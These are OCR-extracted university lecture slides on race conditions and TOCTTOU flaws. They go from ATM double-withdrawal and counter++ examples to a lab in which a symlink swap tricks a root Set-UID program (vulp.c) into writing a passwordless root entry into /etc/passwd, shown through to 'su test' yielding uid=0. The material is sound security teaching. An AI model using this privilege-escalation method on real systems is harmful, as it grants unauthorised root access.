

Chapter 6: Process Synchronization
- Race Condition Attack

肖 卿 俊
办公室：九龙湖校区计算机楼212室
电邮：csqjxiao＠seu.edu.cn
主页： https://csqjxiao.github.io/PersonalPage
电话：025-52091022

Background

- Concurrent access to shared data may result in data inconsistency.
- Let us recall the concept of race condition
  - Several processes (threads) access and manipulate the same data concurrently and the outcome of the execution depends on the particular order in which the access takes place.
- Maintaining data consistency requires mechanisms to ensure the orderly execution of cooperating processes.





An Example——ATM

```
function withdraw($amount)
{
    $balance = getBalance();
    if ($amount <= $balance) {
        $balance = $balance - $amount;
        saveBalance($balance);
        echo “The amount you withdraw:$amount”;
    } else {
        echo “Sorry, you don’t have enough money”;
    }
}
```


If you only have 1000 yuan, how to take out 1800 yuan?


Another Example——ATM

Assume account $balance = 1000

```
Call function withdraw(900)
{
   $balance = getBalance();


   if (900 <= $balance) {
      $balance = $balance - $amount;
      saveBalance($balance);
      echo "The amount you withdraw:$amount";
   } else {
      echo "Sorry, you don't have enough money";
   }
}
```

```
Call function withdraw(900)
{

   $balance = getBalance();

   if (900 <= $balance) {
      $balance = $balance - $amount;
      saveBalance($balance);
      echo "The amount you withdraw:$amount";
   } else {
      echo "Sorry, you don't have enough money";
   }
}
```







Time Of Check To Time Of Use (TOCTTOU)

- In software development, TOCTTOU is a class of software bug caused by changes in a system between the checking of a condition(e.g. enough money?) and use of the results of that check(e.g. give money?).

- TOCTTOU states that race condition can occur if the state of the system changes between the moment when some condition was checked by a process and a moment when the action was taken based on that condition by the same process.





An Example——ATM

```
function withdraw($amount)
{
    $balance = getBalance();
    if ($amount <= $balance) {
        $balance = $balance - $amount;
        saveBalance($balance);
        echo “The amount you withdraw:$amount”;
    } else {
        echo “Sorry, you don’t have enough money”;
    }
}
```


Time Of Check

Time Of Use

If you only have 1000 yuan, how to take out 1800 yuan?

Our Old Example: counter++

- Counter read is TOC
- Counter write back is TOU



```
void *
mythread(void *arg)
{
    printf("%s: begin\n", (char *) arg);
    int i;
    for (i = 0; i < 1e7; i++) {
        counter = counter + 1;
    }
    printf("%s: done\n", (char *) arg);
    return NULL;
}
```

Time Of Check

```
_mythread:                              ## @mythread
        .cfi_startproc
        …
        movl    _counter(%rip), %eax
        addl    $1, %eax
        movl    %eax, _counter(%rip)
        …
        .cfi_endproc
                                        ## -- End function
_main:                                  ## @main
        .cfi_startproc
        …
        .cfi_endproc
        .section
        __TEXT,__cstring,cstring_literals
        …
        .globl  _counter    ## @counter
```


Time Of Use

A Vulnerable Root-Owned SET-UID Program


- In Linux, the global **temporary** directories are /**tmp** and /var/**tmp**. Web browsers periodically write data to the **tmp directory** during page views and downloads.

Time Of Check

Time Of Use



```
if (!access("/tmp/X", W_OK)) {
     /* the real user has the write permission*/
     f = open("/tmp/X", O_WRITE);
     write_to_file(f);
}
else {
    /* the real user does not have the write permission */
    fprintf(stderr, "Permission denied\n");
}
```




Symbolic Link File

- A symbolic (or soft) link file contains a pathname which references another file in either the local or a remote file system

- To create: `ln` command with `–s` option
- `ln -s /usr/abc/original /usr/xyz/slink`

-
  ```
  cat /usr/xyz/slink
  /* will print out contents of
  /usr/abc/original */
  ```




Basic idea of our attacking plan

- /tmp/X is a symbolic link that points to /dev/null at the the time of check, but points to /etc/shadow at the time of use


A root-owned SET-UID program

Time of Check: Points to /dev/null, which is the null device, typically used for disposing of unwanted output streams of a process




```
if (!access("/tmp/X", W_OK)) {
    /* the real user has the write permission*/
    f = open("/tmp/X", O_WRITE);
    write_to_file(f);
}
else {
   /* the real user does not have the write permission */
   fprintf(stderr, "Permission denied\n");
}
```

Time of Use: Points to /etc/shadow




More details about the program with race condition vulnerability



```
if (!access("/tmp/X", W_OK)) {
    /* the real user has the write permission*/
    f = open("/tmp/X", O_WRITE);
    write_to_file(f);
}
else {
   /* the real user does not have the write permission */
   fprintf(stderr, "Permission denied\n");
}
```


- Root-owned Set-UID program
- Effective UID: root
- Real User ID: seed

- The above program writes to a file in the `/tmp` directory
- As the root can write to any file, the program ensures that the real user has permissions to write the target file.
- `access()` system call checks if the Real User ID has *write* access to `/tmp/X`
- After the check, the file is opened for writing.
- `open()` checks the Effective User ID which is 0 and hence file will be opened.



Exploit the vulnerability to create a new user without password

- **Goal**: To write to a protected file like `/etc/passwd`.



```
[09/30/2020 05:23] root@ubuntu:/etc# ls -l /etc/passwd
-rw-r--r-- 1 root root 2084 Sep 28 08:46 /etc/passwd
```

To achieve this goal we need to make `/etc/passwd` as our target file without changing the file name in the program.


- Symbolic link (soft link) helps us to achieve it.
- It is a special kind of file that points to another file

Demonstrate the Attack Results

By exploiting the TOCTTOU vulnerability, we can write a new user entry `test` into the `/etc/passwd` file with root privilege.

Three methods to view the attack results.

- **Step 1**: The `ls -l` command prints out the timestamp.




```
[09/27/2020 20:29] seed@ubuntu:/etc$ ls -l passwd
-rw-r--r-- 1 root root 2084 Sep 26 01:56 passwd
```

- **Step 2**: `sudo gedit /etc/passwd`

  or `cat /etc/passwd | grep test`

  command views/prints user inserted.




```
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

Plain Text ▾ Tab Width: 8 ▾ Ln 1, Col 1 INS


```
[09/26/2020 01:56] seed@ubuntu:/etc$ sudo gedit passwd
```

- **Step 3**: The `su test` switches user.



```
[09/26/20]seed@VM:~/926$ su test
Password:
root@VM:/home/seed/926# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/926#
```

Lab of TOCTTOU



Create a regular file X inside `/tmp` directory

Pass the `access()` check

Change "`/tmp/X`" to symbolic link, pointing to "`/etc/passwd`"

`open()` checks for the EID which is root.


Open password file for write.

Issues :

As the program runs billions of instructions per second, the window between the time of check and time of use lasts for a very short period of time, making it impossible to change to a symbolic link

- If the change is too early, `access()` will fail.
- If the change is too late, the program will finish using the file.

Win the Race Condition


Privileged program (set-uid root)
/tmp/X points to an attacker-owned file
access()
TOCTTOU window
open()
Write to /etc/passwd
Context switch
Attacker program
Make /tmp/X point to /etc/passwd

To win the race condition (TOCTTOU window), we need two processes:

- Run vulnerable program in a loop
  - The TOCTTOU vulnerability repeats for many times
- Run the attack program to get a chance of exploit

Understanding the attack

Let's consider steps for two programs :

A1 : Make "`/tmp/X`" point to a file owned by us
A2 : Make "`/tmp/X`" point to "`/etc/passwd`"


V1 : Check user's permission on "`/tmp/X`"
V2 : Open the file


Attack program runs :
A1,A2,A1,A2…….

Vulnerable program runs :
V1,V2,V1,V2…..

As the programs are running simultaneously on a multi-core machine, the instructions will be interleaved (mixture of two sequences)


A1, V1, A2, V2 : vulnerable program opens `/etc/passwd` for editing.





Experiment Setup

One program with TOCTTOU Race Condition Vulnerability (vulp.c)




```
/*  vulp.c  */

#include <stdio.h>
#include<unistd.h>

int main()
{
   char * fn = "/tmp/XYZ";
   char buffer[60];
   FILE *fp;

   /* get user input */
   scanf("%50s", buffer );

   if(!access(fn, W_OK)){                    ①
      fp = fopen(fn, "a+");                  ②
      fwrite("\n", sizeof(char), 1, fp);
      fwrite(buffer, sizeof(char), strlen(buffer), fp);
      fclose(fp);
   }
   else printf("No permission \n");
}
```

